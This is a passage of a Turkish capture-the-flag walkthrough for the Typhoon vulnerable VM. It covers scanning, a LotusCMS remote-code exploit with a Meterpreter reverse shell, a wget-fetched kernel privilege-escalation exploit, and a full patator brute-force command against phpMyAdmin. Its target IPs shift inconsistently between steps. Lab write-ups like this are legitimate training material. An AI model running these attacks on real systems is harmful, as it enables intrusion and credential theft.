
Prisma CSI’nin oluşturduğu, Typhoone zararlı makinesinin çözümü.

İşin aslı bu makine sadece flag toplamak için dizayn edilen bir makine değil. Her türlü zafiyeti barındıran bir makine. Typhoone’yı yapanların ellerine sağlık.

Makinemizi VM’e kurdukdan sonra. Vm network ayarlarını birdge getirmeliyiz veya manuel olarak ip ataması yapmalıyız.


Kendi saldırgan makinemizi açtıktan sonra .

*Netdiscover –r 192.168.1.0/24 şeklinde tarama yapın*.



192.168.1.7 bizim typhoone.


Typhoone bulduktan sonra bir nmap çekiyoruz.



Nmap sonucunda da gözüktüğü gibi her portta ayrı bir hüner ayrı bir marifet olduğunu görüyoruz .


1. **21.PORT**

Tabi ilk gözümüze çarpan 21. Port. 21. Porta özel bir nmap tarmasi gerçekleştiriyoruz.




Anonymous olarak bağlantı sağlayabileceğimizi gördük.

“ftp 192.168.1.7 21” .ile bağlantı yaptık.



Giriş başarılı dedi. Tabi hemen heyecanlanmaya gerek yok.




Dosyların altında ne var göremiyoruz. “ls” komutu hata veriyor. dosya oluşturmaya yetkimiz yok. cd komutu işlemiyor. Velhasıl elimiz boş dönüyoruz.

1. **80. Port**

Wep servisinin bulunduğu sekseninci portu gördüğümüz anda uniscan ile genel bir tarama yapdık.


Uniscan -u http://192.168.1.104 -qweds.




Tarama sonucunda cms,phpadmin ve robot.txt nin altında disallow olarak bırakılan mongoadmin sayfasini bulduk.

**2.1- /cms Sayfası Altındaki Olaylar olaylar**


192.168.1.7/cms sayfasına gittiğimizde masum bir ana sayfa bizleri bekliyordu.



Lotuscms ile ilgili bir zafiyet varmi diye bakmak için searchsploit ile arama yapıyoruz.




Exploit/php/wbapps/16982.txt dosyasını okuduğumda gözüme çarpan bir sömürü yöntemini denemeye karar verdik.



Bu sayede login panelini bypass yapacağımı düşünüyorduk.

192.168.1.7/cms/index.php?system=Admin sayfasına “User&page=Users&page=edit&active=USERNAME” mi ekleyerek gönderdik.



İçeriye geçmiş olduk. Fakat maalesef hala tam kabullenmedi bizi.

Bu sayfanın bize yararı yukarıda “Fraise 3.0” görmemiz oldu . Google da arama yaparak bu konuyla ilgili bilgi edindik.


Araştırmamız sonrası lotus CMS farise 3.0 in exploitini bulduk.

*#https://www.rapid7.com/db/modules/exploit/multi/http/lcms\_php\_exec*

*#https://github.com/Hood3dRob1n/LotusCMS-Exploit/blob/master/lotusRCE.sh*


*#https://www.exploit-db.com/exploits/15964/*

Lotus CMS exploitini kendi sanal makinemizde aradık.




Use exploit/multi/htto/lcms\_php\_exec diyerek kullanıma hazır hale getirdik. Son rötuşlarımızı yaptık.

Payloadımızı php/meterpreter/reverse\_tcp olarak seçtik. Besmelemizi çektik ve run dedik.



Meterpreter’ a düştük.shellimizi aldık.



www-data olduk. *Mesele www-data olmak değil yeğen, asıl mesele root olabilmek*.

Bu sebeple root olabilmek için araştırmaya başladık.


Uname –a deyip. Sürüm özelliklerini öğrendik.



Ubuntu-3.13 ile araştırma yaparken CVE-2015-1328 isimli bir zafiyet barındırdığını gördük. Gerçi bu zafiyet 3,19 ile 3.13 arasında tüm ubuntu sürümlerinde bulunuyor.


Exploiti https://www.exploit-db.com/exploits/37292/ sitesinden kendi sanal makinemize indirdik.

Wget 192.168.1.7/37292.c diyerek typhona çektik.




Daha sonra exploitimizi çalıştırabilir bir çıktıya çevirdik.

“gcc 3792.c - o hacivat”.




Root olabilmek için son aşamaya geçtik. Hacivat dosyasını çalıştırıp exploitimizi devreye soktuk.



Mutlu son.

**2.2- /PhpAdmin sayfası altındaki olaylar olaylar**


<http://192.168.1.5/phpmyadmin/> sayfasina baktiğimizda karşımıza login sayfasi çıkmdı.



Manuel olarak Kullanıcı adı ve şifreyi bulmama rağmen size göstermek amacıyla brutforce atak yaptım.

Hydra ve Burpsuit ile kaba kuvvet saldırısı yapmama rağmen beceremedim bu yüzden araştırmamı yapıp patator tool’u ile tanıştım. Allah patator’u yapanlardan razı olsun.


Başlangiç olarak burp ile araya girip neler donduğunu inceledim.



Resimde işaretli kısım bizim body kısmını oluşturuyor. Uyarı kısmı ise php myadmin sayfasinda yanlış şifre girdiğimizde aldığımız hata kısmı.


*“ patator http\_fuzz url=http://192.168.1.5/phpmyadmin/index.php method=POST body='pma\_username=FILE0&pma\_password=FILE1&server=1&lang=en' 0=/root/Masaüstü/word.txt 1=/root/Masaüstü/word.txt follow=1 accept\_cookie=1 -x ignore:fgrep='Cannot log in to the MySQL server'* ”

Saldırı sonucu.




Kullanıcı adı root ve şifre toor olarak bulduk.

Phpmyadmin paneline bulduğumuz kullanıcı adı ve şifre ile giriş yaptık.




**2.3- /Calendar sayfası altındaki olaylar olaylar**

Calendar sayfasının açıldığında login sayfasiyla karşılaştık. Login sayfasini geçmek için. Phpmyadmin saygasındaki sql databasede bulduğumuz md5 dan yararlanacağiz.

